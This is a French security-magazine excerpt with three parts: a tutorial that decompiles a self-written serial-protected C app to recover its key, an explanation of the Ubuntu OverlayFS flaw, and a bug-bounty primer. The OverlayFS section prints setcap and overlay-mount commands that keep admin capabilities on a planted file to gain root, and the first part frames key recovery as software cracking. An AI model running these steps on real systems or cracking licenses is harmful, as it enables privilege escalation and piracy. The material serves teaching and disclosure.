JEUX & APPS : VOICI COMMENT ILS LES PIRATENT

Comment fonctionne le processus de reverse engineering et pourquoi est-il utilisé pour contourner les clés de protection.

L'ingénierie inverse, communément appelée reverse engineering, est devenue un élément clé du paysage technologique moderne. Elle permet aux experts d'explorer en profondeur les dispositifs, les logiciels et les systèmes afin d'en comprendre le fonctionnement, et dans certains cas, d'y apporter des modifications ou des améliorations. À une époque numérique où la complexité et l'innovation technologique croissent de manière exponentielle, l'ingénierie inverse est une compétence essentielle. Dans cet article, nous examinerons étape par étape les outils et les techniques utilisés pour mettre en œuvre les **différentes méthodologies de reverse engineering** dans le domaine des logiciels, en dévoilant les instruments fondamentaux et les méthodes employées par les professionnels du secteur, offrant ainsi une introduction claire et complète à cette discipline fascinante.

Il ne s'agira pas d'un exposé ex-

haustif, mais d'une approche très simplifiée qui servira néanmoins à poser les bases d'un sujet complexe. Ce sera l'occasion, à des fins pédagogiques, de créer notre propre petite application protégée par un code de série, et de montrer comment un bidouilleur, en utilisant le reverse engineering, pourrait facilement retrouver le code de protection.

L'HISTOIRE

L'histoire de l'ingénierie inverse commence dans la seconde moitié du XXe siècle. Pendant la Guerre froide, les agences de renseignement et les forces armées des États-Unis et de l'Union soviétique ont commencé à pratiquer cette technique sur des dispositifs militaires étrangers,

contribuant ainsi à en faire une pratique courante dans l'industrie électronique des décennies suivantes. Les premières entreprises électroniques ont adopté l'ingénierie inverse pour comprendre le fonctionnement des produits de leurs concurrents et développer des solutions plus performantes; les hackers ont exploité les techniques de reverse engineering pour analyser des applications et des jeux, contourner les protections et permettre un accès à un public plus large, ou encore pour créer des mods, des correctifs et des mises à jour non officielles. Aujourd'hui, les techniques de reverse engineering sont également utilisées en cybersécurité pour analyser les malwares, les vulnérabilités des

Prompt dei comandi - hjapp.exe

C:\MinGW\bin>hjapp.exe
Enter the serial code:

figure #1

Pour compiler l'application, nous pouvons utiliser MinGW pour Microsoft Windows.

logiciels et les dispositifs cryptographiques. Elles sont aussi employées dans le domaine de la récupération de données à partir de dispositifs ou de logiciels endommagés ou obsolètes, permettant ainsi de restaurer les informations.

NOTRE APPLICATION PROTÉGÉE PAR NUMÉRO DE SÉRIE


Pour illustrer au mieux l'utilisation des outils de rétro-ingénierie, nous écrivons une simple application en langage C qui, avant de démarrer, demande à l'utilisateur de saisir un code de série (**x6pw2023!**). Si le code saisi est correct, l'application affichera un message de bienvenue et ne le demandera plus lors du prochain lancement ; dans le cas contraire, elle indiquera que le code entré n'est pas valide. Nous utilisons un éditeur de texte pour saisir le code suivant, en enregistrant le fichier sous le nom :

```
hjapp.c
#include <stdio.h>
#include <string.h>
int main() {
    char codCor[] =
    "x6pw2023!";
    char codIns[20];
    int sbl = 0;
    FILE *file = fopen("support-
    file.txt", "r");
    if (file) {
        fscanf(file, "%d", &sbl);
        fclose(file);
    }
    if (sbl == 0) {
        printf("Enter the serial code:
        ");
        scanf("%s", codIns);
        if (strcmp(codIns, codCor) ==
```

```
0) {
    printf("You have unlocked the
    program, now you can use it
    without any problems.\n");
    sbl = 1;
    FILE *file = fopen("support-
    file.txt", "w");
    if (file) {
        fprintf(file, "%d", sbl);
        fclose(file);
    }
    } else {
        printf("You are not authorized
        to use the application, the
        serial code you entered is
        incorrect.\n");
    }
    } else {
        printf("The program is already
        unlocked. You can use it
        without any problems.\n");
    }
    return 0;
}
```

L'étape suivante consistera à transformer l'application du code C en langage machine. Pour compiler l'application, nous pouvons utiliser un compilateur comme MinGW pour Microsoft Windows, Clang ou tout autre logiciel adapté à cet usage. Ensuite, ouvrons une fenêtre de terminal, déplaçons-nous dans le dossier contenant notre fichier source **hjapp.c** et lançons le compilateur :

figure #2



Le compilateur lit le programme source, le traduit en langage machine et génère un programme objet. Si l'on essaie de l'ouvrir avec un éditeur de texte, son contenu sera incompréhensible.

```
gcc hjapp.c -o hjapp.exe
(Entrée)
```

En l'absence d'erreurs, le compilateur créera le fichier **hjapp.exe** dans le même dossier, qui pourra être lancé en tapant son nom (**hjapp**) et en appuyant sur la touche **Entrée** [figure #1].

Les techniques de rétro-ingénierie visent à extraire un maximum d'informations possibles à partir d'un fichier compilé, en remontant jusqu'au fichier source. Dans notre cas, un bidouilleur pourrait utiliser l'ingénierie inverse pour récupérer le code de série (**x6pw2023!**) afin de contourner la protection et lancer l'application [figure #2].

DÉCOMPILONS NOTRE HJAPP.EXE

DogBolt (<https://dogbolt.org/>) alias **Decompiler Explorer** est un site web qui a gagné en popularité au sein de la communauté de la reverse engineering. Ce site open source (pour les bidouilleurs, le code est disponible sur GitHub : <https://github.com/decompiler-explorer/decompiler-explorer>) regroupe une série de décompilateurs interactifs, des outils qui tentent de remonter au code source à partir d'une application compili-




INSTALLER LE COMPILATEUR MINGW SUR WINDOWS

MinGW est un logiciel open source basé sur le compilateur GCC. Il peut être utilisé gratuitement pour compiler sous Windows des applications en C, C++, Java, Fortran, Pascal et Ada.




TÉLÉCHARGEZ LE COMPILATEUR

La première étape consiste à télécharger MinGW en visitant l'URL <https://sourceforge.net/projects/mingw/files/Installer/> et en cliquant sur le lien **Download Latest Version**. Une fois le fichier téléchargé, il vous suffit de lancer l'exécutable, de cliquer sur le bouton **Install** et d'indiquer le dossier dans lequel procéder à l'installation (par défaut : C:\MinGW).



QUEL COMPILATEUR INSTALLER ?


Après quelques minutes, le gestionnaire d'installation vous permettra de cliquer sur le bouton **Continue** et de cocher les compilateurs à installer. N'oubliez pas que pour chaque compilateur que vous souhaitez installer, il suffit de sélectionner l'option **Mark for installation**. Pour cet article, il vous suffira de sélectionner le compilateur **mingw32-gcc-g++**.



LANCEZ L'INSTALLATION...

À ce stade, cliquez sur **Installation/Apply Changes** puis choisissez **Apply**. Ensuite, cliquez sur **Close**. Dans la barre de recherche, tapez **Variables d'environnement** et sélectionnez **Modifier les variables d'environnement pour le compte**. Dans la section **Variables d'environnement**, sélectionnez l'entrée **Path**, puis cliquez sur **Modifier la variable système/Nouveau** et spécifiez le chemin d'accès.

lée. **DogBolt** héberge sur un seul site les compilateurs les plus connus et utilisés : **Angr**, **Binary Ninja**, **Boomerang**, **Dewolf**, **Ghidra**, **Hex-Rays** (IDA Pro), **REC Studio**, **Reko**, **Relyze**, **RetDec** et **Snowman** [figure #3]. Nous utiliserons **DogBolt** pour décompiler l'application **hjapp.exe** et retrouver la clé de série qui nous permet d'y accéder.



Le degré de succès de la décompilation dépend du compilateur utilisé, de ses paramètres, du langage de programmation employé, de l'architecture choisie et d'autres facteurs.

REVERSE ENGINEERING




figure #4

Dans la section Samples, il est possible d'accéder à différents types d'applications déjà compilées et de vérifier comment les divers décompilateurs réagissent au processus de décompilation.

Nous allons essayer, à des fins pédagogiques et de manière simple, de reproduire ce que font de nombreux bidouilleurs lorsqu'ils publient des codes de série pour utiliser des logiciels commerciaux sans acheter la licence. Dans DogBolt, pour accélérer les opérations, nous choisissons les décompilateurs *BinaryNinja* et *Ghidra* (voir encadré), en désélectionnant ceux qui sont activés par défaut : *angr*, *BinaryNinja* et *Hex-Rays*.

Dans la section **Upload file**, nous cliquons sur **Choisir un fichier** et nous indiquons le chemin vers notre application **hja-app.exe** (DogBolt permet actuellement de charger des fichiers d'une taille maximale de 2 Mo). Le fichier sera automatiquement chargé et traité. [figure #4]. Après le traitement, les décompilateurs généreront leur réponse en langage C.

Pour un programmeur expérimenté, analyser le code source et identifier des informations utiles ne sera pas une tâche difficile.

Dans la [figure #5] les deux parties du code qui révèlent clairement l'identité du numéro de série nécessaire pour accéder à l'application ont été mises en évidence.

Dans le premier bloc de code, le numéro de série est stocké dans une variable de type chaîne de

caractères, tandis que dans le second, il est facile de reconnaître le numéro grâce à la comparaison entre la chaîne saisie par l'utilisateur et celle contenant le numéro de série. En cas de saisie d'un numéro incorrect, un message de refus s'affichera : « Vous n'êtes pas autorisé à utiliser... ».

L'analyse du code source d'un logiciel peut également avoir d'autres objectifs : un hacker pourrait en comprendre le fonctionnement et développer des cracks spécifiques, tandis que des fabricants concurrents pourraient en étudier certaines parties pour les améliorer, donnant ainsi naissance à une application alternative, parfois même plus performante. Bien entendu, dans ces deux derniers cas, on tombe souvent dans des actions illégales passibles de poursuites judiciaires.




figure #5

Le code renvoyé par BinaryNinja. Il est également possible d'utiliser le décompilateur directement depuis le site du fabricant en s'inscrivant et en testant la version cloud du service (<https://cloud.binary.ninja>).

L'outil de Reverse Engineering de la NSA

Ghidra (<https://ghidra-sre.org/>) est un outil open source de reverse engineering, développé par la National Security Agency (NSA). Son objectif est d'aider les analystes en sécurité et les experts de reverse engineering à examiner le fonctionnement de logiciels ou de firmwares dont le code source n'est pas disponible. En plus de la traduction du code assembleur en code source de haut niveau, l'outil

permet également d'analyser les données intégrées dans le fichier binaire. Ghidra prend en charge le travail en équipe, permettant à plusieurs utilisateurs de collaborer à l'analyse d'un programme, et même d'en étendre les fonctionnalités en créant des plug-ins et des scripts personnalisés, capables d'automatiser des opérations répétitives ou d'ajouter de nouvelles fonctions.



Écrit par
Luca Tringali

UN HÉRITAGE EXCESSIF !

OverlayFS permet de fusionner plusieurs dossiers en créant des systèmes de fichiers virtuels. Toutefois, les permissions des différents fichiers sont héritées, y compris celles qui permettent à un utilisateur de devenir root...

L'un des points forts des systèmes GNU/Linux est la gestion rigoureuse des permissions d'exécution des programmes. Autrefois, sur ces systèmes, il existait essentiellement deux modes : le mode privilégié et le mode non privilégié. Les fichiers exécutables des programmes privilégiés possédaient un bit particulier dans leurs métadonnées, appelé conventionnellement **SUID**. Lorsqu'un fichier exécutable a ce bit activé, il est exécuté avec les permissions de l'utilisateur propriétaire du fichier, indépendamment de celui qui l'a lancé. Par exemple, si un exécutable appartient à l'utilisateur root mais est lancé par un utilisateur ordinaire, il sera tout de même exécuté avec les privilèges root. Ce bit est activé uniquement pour certains logiciels « sûrs » qui en ont réellement besoin ; s'il était activé pour n'importe quel programme, il n'y aurait plus de séparation entre les

privilèges des utilisateurs. Il s'agit clairement d'un mécanisme assez rigide : le bit est soit actif, soit inactif ; les privilèges sont soit ceux d'un utilisateur normal, soit ceux de root — il n'y a pas de juste milieu. Une façon de limiter partiellement le pouvoir du **SUID** consiste à attribuer la propriété

du fichier non pas à l'utilisateur root, mais à un autre utilisateur qui, grâce aux groupes auxquels il appartient, peut avoir accès à un ensemble limité de fichiers. Par exemple, si l'on lance le serveur Web Apache sous le nom de l'utilisateur **www-data**, qui appartient au groupe **www-data**,

GLOSSAIRE DE BASE

SUID

Dans un système Unix, on peut vérifier si un fichier possède les permissions SUID (set user id) en observant ses droits : à la place du classique x (exécutable normal), une lettre s apparaît. Pour attribuer cette permission à un fichier, on peut utiliser la commande **chmod +s file**.

CONTAINER


Les containers sont un mécanisme de virtualisation du système d'exploitation, plutôt que du matériel. L'une des solutions les plus connues est Docker, un environnement d'exécution utilisé pour créer et développer des logiciels à l'intérieur des containers.

OVERLAYFS

Un système utilisant Docker possède également les modules OverlayFS.

FUSE

Filesystems in Userspace est un logiciel qui permet aux utilisateurs non administrateurs sur GNU/Linux de monter des systèmes de fichiers dans leurs propres répertoires. Mais grâce à FUSE, les autres utilisateurs peuvent également utiliser certains systèmes de fichiers spécifiques.



Le bug permet la copie d'un fichier exécutable SUID depuis le système de fichiers de l'utilisateur vers le système de fichiers principal, tout en conservant le bit SUID. SOURCE : <https://www.wiz.io/blog/ubuntu-overlayfs-vulnerability>

on aura accès aux différents dossiers d'Apache, mais pas aux autres fichiers. Ce mécanisme a fonctionné pendant longtemps, puis un autre système a été introduit pour garantir un contrôle plus précis sur les opérations « spéciales » autorisées à un exécutable. Un mécanisme « moderne » appelé **file capabilities**. Il s'agit d'autorisations spéciales attribuées à des fichiers exécutables, et il en existe plusieurs. Un exemple ? **CAP_NET_BIND_SERVICE**, qui permet à un programme d'écouter en tant que serveur sur un port **TCP** ou **UDP**. Ou encore **CAP_KILL**, qui autorise un programme à envoyer des signaux à d'autres programmes, éventuellement pour les terminer. **ET CAP_SYS_ADMIN**, qui regroupe un peu toutes les autres capacités et représente essentiellement les privilèges root. Décrit ainsi, ce mécanisme — présent dans le noyau Linux depuis la version 2.2 — semble assez robuste et flexible. Et en effet, il fonctionne bien : les **SUID** et les capacités sont les piliers sur lesquels repose la sécurité des systèmes GNU/Linux pour les applications modernes sur les ser-

veurs du monde entier. Mais il existe une autre technologie utilisée comme option par défaut pour mettre en place une application serveur : les **containeurs**. De nos jours, il est presque impossible de trouver un logiciel open source qui ne soit pas publié avec au moins une image Docker. Les **containeurs** sont extrêmement utiles, non seulement parce qu'ils isolent les différents exécutables — empêchant ainsi qu'une éventuelle attaque sur un programme n'affecte les autres logiciels ou le système dans son ensemble — mais aussi parce qu'ils permettent d'avoir plusieurs versions d'un même logiciel sur le système, sans provoquer de conflits entre les dépendances. Un **containeur** est autonome : il contient toutes les bibliothèques nécessaires au fonctionnement du programme. S'il y en a plusieurs sur le même système, chacun d'eux embarque ses propres bibliothèques. Naturellement, cela entraîne une consommation d'espace importante : de nombreuses bibliothèques et exécutables seront identiques entre les différents **containeurs**, et il est donc ineffi-

cace d'occuper deux, trois, voire davantage de fois le même espace disque. C'est précisément pour résoudre ce problème qu'existe **OverlayFS**.

FEUILLETÉ

OverlayFS est un mécanisme de stockage de fichiers conçu pour le union mounting : il s'agit de fusionner virtuellement plusieurs dossiers pour les faire apparaître comme un seul. L'avantage est qu'on peut créer plusieurs dossiers avec des versions différentes d'un même logiciel, à monter selon la version nécessaire dans un système de fichiers complet. Imaginons que l'on ait besoin de MySQL 5 dans un **containeur** et de MySQL 8 dans un autre, tout en conservant le reste du système de base identique. La majeure partie du système peut résider dans un seul dossier, puis il suffit d'en avoir un pour MySQL 5 et un autre pour MySQL 8. Dans un **containeur**, le dossier de la version 5 sera monté par-dessus le système de base, et inversement dans l'autre. Ainsi, on économise l'espace qui serait gaspillé en conservant deux fois les fichiers du système de base sur le disque. Bien entendu, c'est un peu plus complexe que cela : on peut en réalité avoir plusieurs versions des mêmes fichiers selon une logique incrémentale. Lorsque des modifications sont apportées à un **containeur**, seuls les fichiers modifiés par rapport à l'image Docker d'origine sont enregistrés, toujours dans le but d'économiser de l'espace. La question que l'on se pose est la suivante : que se passe-t-il avec ▶



les permissions des fichiers et des dossiers, y compris les capabilités, une fois qu'ils sont montés dans d'autres répertoires ? On peut imaginer qu'elles soient héritées, mais il est évident qu'il s'agit d'une situation complexe, avec de nombreux **containeur** qui montent les mêmes fichiers de manière différente. Le problème vient du fait qu'un individu malveillant pourrait abuser d'OverlayFS pour amener le noyau à copier des fichiers exécutables dotés de capacités administratives depuis un point de montage spécialement conçu vers des dossiers du système de fichiers principal. Lors de la copie, un système GNU/Linux non corrigé conserverait la capacité sur le fichier, offrant ainsi à l'attaquant un fichier avec des privilèges administratifs sur le système de fichiers principal. Étant donné qu'OverlayFS peut être utilisé via **FUSE**

même par des utilisateurs ordinaires, sans aucun privilège, cela signifie que l'attaquant n'a qu'à créer un système de fichiers (**lower**, dans cet exemple) sur sa propre machine et y insérer un exécutable avec une capacité administrative :

```
setcap cap_sys_admin +eip lower/suid
```

Il ne lui reste plus qu'à copier ce système de fichiers sur la machine cible et à le monter (dans le dossier upper) :

```
mount -t overlay overlay -o rw,lowerdir=lower,upperdir=upper,workdir=workdir mount
```

À ce stade, il est possible d'accéder au fichier exécutable depuis le système victime :

```
touch mount/suid
getcap lower/suid
```

Et l'on découvre que les capacités sont restées intactes :

```
lower/suid = cap_dac_override,
cap_sys_admin+eip
```

VULNÉRABILITÉ

Aucune des modifications apportées par les développeurs d'Ubuntu n'a introduit de vulnérabilité en soi, mais en 2020, une vulnérabilité a été découverte dans OverlayFS, permettant l'attribution d'attributs spéciaux à des fichiers. Le correctif a été appliqué à la branche originale d'OverlayFS, mais pas à la version modifiée par Ubuntu. Concrètement, lorsqu'il s'agit de gérer les permissions d'un fichier, la version originale appelle une fonction de service spécialement conçue pour s'assurer que des permissions excessives ne soient pas accordées à des fichiers qui ne devraient pas les recevoir. En revanche, la version d'Ubuntu utilise directement l'appel système **_vfs_setxattr_noperm**. Cette vulnérabilité affecte OverlayFS en tant que tel, mais pas Docker ni les **containeur**. Un système utilisant Docker n'est pas vulnérable en soi ; il l'est uniquement parce qu'il inclut la pile OverlayFS, ce qui signifie qu'un utilisateur ayant accès au système hôte pourrait monter des systèmes de fichiers OverlayFS. En revanche, un utilisateur ayant uniquement accès à un **containeur** ne peut pas en sortir ni compromettre le système hôte.

LA SOLUTION

Les correctifs pour l'implémentation d'Ubuntu ont été publiés un mois après la découverte des vulnérabilités, et sont disponibles pour les versions allant d'Ubuntu 20.04 jusqu'à la plus récente.

```

252         enum ovl_xattr ox, void *value,
253         size_t size)
254     {
255         return ovl_do_getxattr(path, ovl_xattr(ofs, ox), value, size);
256     }
257
258 static inline int ovl_do_setxattr(struct ovl_fs *ofs, struct dentry *dentry,
259                                const char *name, const void *value,
260                                size_t size, int flags)
261     {
262         struct inode *inode = dentry->d_inode;
263         int err;
264
265         inode_lock(inode);
266         err = _vfs_setxattr_noperm(ovl_upper_mt_users(ofs), dentry, name, value, size, flags);
267         inode_unlock(inode);
268
269         pr_debug("setxattr(%p, '%s', '%s', %zu, %d) = %i\n",
270                dentry, name, value, size, flags, err);
271         return err;
272     }
273
274 static inline int ovl_setxattr(struct ovl_fs *ofs, struct dentry *dentry,
275                                enum ovl_xattr ox, const void *value,
276                                size_t size)
277     {
278         return ovl_do_setxattr(ofs, dentry, ovl_xattr(ofs, ox), value, size, 0);
279     }
280
281 static inline int ovl_removeattr(struct ovl_fs *ofs, struct dentry *dentry,
282                                const char *name)
283     {
284         struct inode *inode = dentry->d_inode;
285         int err;
286
287         inode_lock(inode);
288         err = _vfs_removeattr_noperm(ovl_upper_mt_users(ofs), dentry, name);
289     }

```

Le code d'Ubuntu contient encore l'appel au noyau vulnérable, tandis que dans la version principale d'OverlayFS, il a été remplacé par un contrôle.

er

SÉCURITÉ

BUG BOUNTY PROGRAMS | Chasseurs de bugs

Gagne de l'argent en toute sécurité grâce à tes compétences en hacking éthique24

RDP | Attaque sur le bureau Windows

Quatre scénarios possibles avec autant de types d'attaques qui peuvent être réalisés en exploitant le Remote Desktop Protocol développé par Microsoft28

ROCKYOU2024 | 10 Mds de mots de passe circulent sur le Web

L'une des plus vastes collections de données d'identification dérobées à des utilisateurs du monde entier34

HACK SOCIAL NETWORKS | Instagram piraté !

Bug repéré : il cibait les profils privés. Tous les dessous du dysfonctionnement lié aux autorisations de visualisation38

PDF EXPLOIT | N'ouvrez pas ce PDF

Le célèbre format Adobe peut dissimuler un script dangereux. Mettons les choses au clair !40

INITIAL ACCESS | Accès initial en pratique

Les techniques de reconnaissance utilisées par les criminels, utiles pour identifier les points d'entrée dans le système de la victime42



http://www.



CHASSEURS DE BUG

Gagne de l'argent en toute sécurité grâce à tes compétences en hacking éthique.

Chaque jour, des millions de personnes et d'entreprises interagissent en ligne, échangeant des données et des informations qui, si elles sont exposées à des menaces informatiques, pourraient entraîner des dommages considérables. **Les vulnérabilités découvertes dans les systèmes et les applications sont monnaie**

courante et permettent aux attaquants d'accéder aux données, de les voler ou de causer toutes sortes de dommages aux systèmes, aux individus et aux organisations. Il existe de nombreuses méthodes pour se protéger contre ces menaces. Parmi elles, on observe une forte croissance des **programmes de Bug Bounty**. Ces programmes

offrent aux entreprises une opportunité unique d'améliorer la sécurité de leurs systèmes grâce à la contribution de chercheurs

Labtest

Les outils de débogage, tels que **Burp Suite** ou **OWASP ZAP**, sont essentiels pour analyser le comportement des applications web et identifier des vulnérabilités comme XSS, SQL Injection ou les failles de type CSRF. Tout aussi important est l'usage d'environnements de test isolés, comme ceux proposés par **Docker**, qui **permettent aux chercheurs de simuler des attaques et de tester leurs découvertes sans compromettre la sécurité d'un système réel.** Créer des environnements de test sûrs et reproductibles constitue une étape cruciale dans la stratégie pour devenir un bug hunter accompli.

PROGRAM HARNESSES POWER OF THE INTERNET TO HELP NETSCAPE REFINE BETA VERSIONS AND ENSURE HIGHEST QUALITY SOFTWARE

MOUNTAIN VIEW, Calif. (October 10, 1995) -- Netscape Communications Corporation (NASDAQ: NSCP) today introduced the "Netscape Bugs Bounty", a program that rewards users who help Netscape find and report "bugs" in the beta versions of its recently announced Netscape Navigator 2.0 software. The beta versions of the popular network navigation software are available today for downloading on the Internet for free evaluation.

The contest begins with the beta versions of Netscape Navigator 2.0 -- available for Windows, Macintosh and X Window System operating environments -- that are on the Internet today. As the rules will explain in detail, users who are the first to report a particular bug will be rewarded with various prizes depending on the bug class: users reporting significant security bugs as judged by Netscape will collect a cash prize; users finding any security bugs will win Netscape merchandise; and users finding other serious bugs will be eligible to win a choice of items from the Netscape General Store.

Le premier exemple de programme de Bug Bounty a été lancé le 10 octobre 1995 par Netscape, et prévoyait des récompenses différenciées selon le type de bug découvert. Toute personne identifiant en premier une faille de sécurité significative recevait une récompense financière.

BUG BOUNTY PROGRAMS

en sécurité externes, également appelés **bug hunters**. Dans ce type de programme, les entreprises font appel à un réseau mondial d'experts qui identifient et signalent les failles de sécurité, recevant en échange une récompense financière. Participer à un **Bug Bounty** est donc une occasion de gagner de l'argent, mais aussi une opportunité de perfectionner ses compétences en cybersécurité, de contribuer à un Web plus sûr, de rencontrer d'autres passionnés et, parfois, de se construire une carrière. Mais comment transformer une passion pour la cybersécurité en une opportunité professionnelle ?

Nous allons maintenant explorer en détail ce que sont les programmes de Bug Bounty, comment ils fonctionnent et quelles sont les méthodes concrètes pour augmenter ses chances de succès dans un domaine en pleine expansion, qui attire de plus en plus d'experts en sécurité du monde entier.

QUE SONT LES BUG BOUNTY PROGRAMS ?

Un Bug Bounty Program est une initiative qui permet aux entreprises de récompenser les chercheurs en sécurité pour la découverte de vulnérabilités dans leurs systèmes. L'objectif est d'améliorer la cybersécurité en identifiant les failles avant qu'elles ne soient exploitées par des attaquants malveillants. En retour, les chercheurs reçoivent une récompense financière proportionnelle à la gravité de la vulnérabilité découverte. L'origine des programmes de bug bounty re-

The screenshot shows the HackerOne 'Opportunity Discovery' page. It features a search bar at the top with the text 'We have 451 opportunities for you'. Below the search bar, there are filters for Program type, Asset type, and Industry. The main content area displays four featured bug bounty programs: Microsoft, Dynatrace, Playtika, and EXOS. Each program card shows the program name, a brief description, and a 'See details' button. At the bottom, there is a 'Collaboration Opportunities' section.


Actuellement, HackerOne propose 451 opportunités de chasse aux bugs, avec des récompenses allant de quelques centaines de dollars à plus de 250.000 dollars. La plateforme héberge des programmes des plus grandes entreprises mondiales, offrant des opportunités aux experts en sécurité issus de divers secteurs.

monte aux années 1990, lorsque Netscape lança le tout premier programme de récompense pour la découverte de failles dans son navigateur, Netscape Navigator 2.0 Beta. Ce mécanisme s'est largement répandu avec l'expansion d'Internet et la montée des menaces informatiques. Contrairement aux tests d'intrusion traditionnels (pentesting), où une équipe d'experts en sécurité examine les systèmes de manière ciblée et contrôlée pendant une période définie, les Bug Bounty Programs sont plus inclusifs et mondiaux. Dans un pentest, les testeurs sont engagés pour une analyse approfondie sur une durée limitée, tandis que dans un bug bounty, la recherche de vulnérabilités est continue et ouverte à tous, contribuant ainsi à une amélioration de la sécurité.

LE MONDE MYSTÉRIEUR DU BUG BOUNTY

Pour entrer dans le monde du bug bounty, il est nécessaire de posséder une solide base de compétences en cybersécurité, en programmation et en hacking éthique. Connaître les vulnérabilités les plus courantes, comme la SQL injection ou le XSS, est essentiel pour pouvoir identifier les points faibles des systèmes. La programmation peut s'avérer fondamentale pour développer et tester des exploits. Une bonne compréhension des techniques de hacking éthique permet également de réaliser des tests de manière sécurisée.

Une fois ces bases acquises, il est possible de commencer à participer aux programmes de bug bounty. Les plus populaires incluent HackerOne, Bugcrowd ▶



Bugcrowd héberge Crowdcontrol, un outil qui permet aux entreprises de gérer les vulnérabilités de manière transparente et collaborative. Grâce à cette plateforme, les entreprises peuvent interagir directement avec les chercheurs, ce qui accélère le processus de résolution des failles de sécurité.

et Synack, qui mettent en relation les entreprises et les chercheurs en sécurité. Pour débiter, il est nécessaire de créer un profil sur la plateforme choisie, en y indiquant ses compétences et son expérience. Chaque programme possède ses propres règles, qu'il est essentiel de lire attentivement afin d'éviter toute violation des conditions et de compromettre sa participation. Voyons maintenant plus en détail ces trois plateformes.

HACKERONE

<https://www.hackerone.com/>

C'est l'une des plateformes les plus populaires et reconnues dans le monde des programmes de Bug Bounty. Fondée en 2012, elle est devenue une référence pour les entreprises et les chercheurs en sécurité. Elle offre un vaste réseau de chercheurs en

sécurité provenant du monde entier, avec un système de notation qui récompense les chercheurs les plus actifs et performants. Les récompenses varient considérablement en fonction de la gravité de la vulnérabilité découverte et de l'entreprise qui propose le programme. Pour commencer, il suffit de créer un compte, de construire son profil et de rechercher les programmes de Bug Bounty actifs qui correspondent le mieux à ses compétences.

BUGCROWD

<https://www.bugcrowd.com/>

Bugcrowd est une autre plateforme très populaire, fondée en 2012 à Sydney, en Australie. Elle propose à la fois des programmes de Bug Bounty, de divulgation de vulnérabilités et des services de tests d'intrusion à la demande (PTaaS). La plate-

forme se distingue par sa gestion collaborative des vulnérabilités. Elle offre également des ressources éducatives gratuites pour les débutants souhaitant améliorer leurs compétences en cybersécurité. Pour commencer, il suffit de créer un compte, d'explorer la large gamme de programmes disponibles et, une fois un programme intéressant identifié, de commencer à tester et à signaler les vulnérabilités.

SYNACK

<https://www.synack.com/>

Synack se distingue des autres plateformes par son approche plus exclusive, adoptant un système basé sur l'invitation. Elle propose une plateforme de test de sécurité en temps réel, permettant un test continu des applications. Ainsi, les entreprises intéressées peuvent suivre l'évo-

BUG BOUNTY PROGRAMS

lution des tests et gérer les vulnérabilités en temps réel. Synack est fortement axée sur les vulnérabilités complexes et critiques, ce qui signifie que les chercheurs participant à ses programmes sont souvent confrontés à des défis plus sophistiqués.

CARRIÈRE DE BUG HUNTER

Lancer une carrière de bug hunter demande une combinaison de compétences techniques, de stratégie et de persévérance. La première étape essentielle consiste à choisir les bons programmes à explorer. Tous les programmes de **Bug Bounty** ne se valent pas, et pour maximiser ses chances de succès, il est important de faire une sélection ciblée. Une approche judicieuse consiste à commencer par une évaluation sérieuse de ses connaissances techniques et de ses capacités pratiques, puis à concentrer ses efforts sur des secteurs spécifiques comme les applications


web, les appareils mobiles ou les API, chacun présentant des vulnérabilités uniques exploitables de différentes manières. Comprendre ces domaines permet aux bug hunters de orienter leurs efforts de manière stratégique, augmentant ainsi les chances de découvrir des failles exploitables.

Un autre aspect fondamental de la stratégie de carrière est l'importance de la spécialisation. De nombreux débutants commencent par explorer des vulnérabilités courantes comme le XSS ou la SQL Injection, qui sont les plus faciles à identifier et à documenter. Une fois qu'ils ont acquis de l'expérience avec ces failles de base, l'étape suivante consiste à progresser vers des problèmes plus complexes, tels que les vulnérabilités dans les logiques d'authentification, la gestion des sessions, ou les failles dans les systèmes de cryptographie. Se spécialiser dans certains types de vulnérabilités permet non seulement d'affiner ses com-

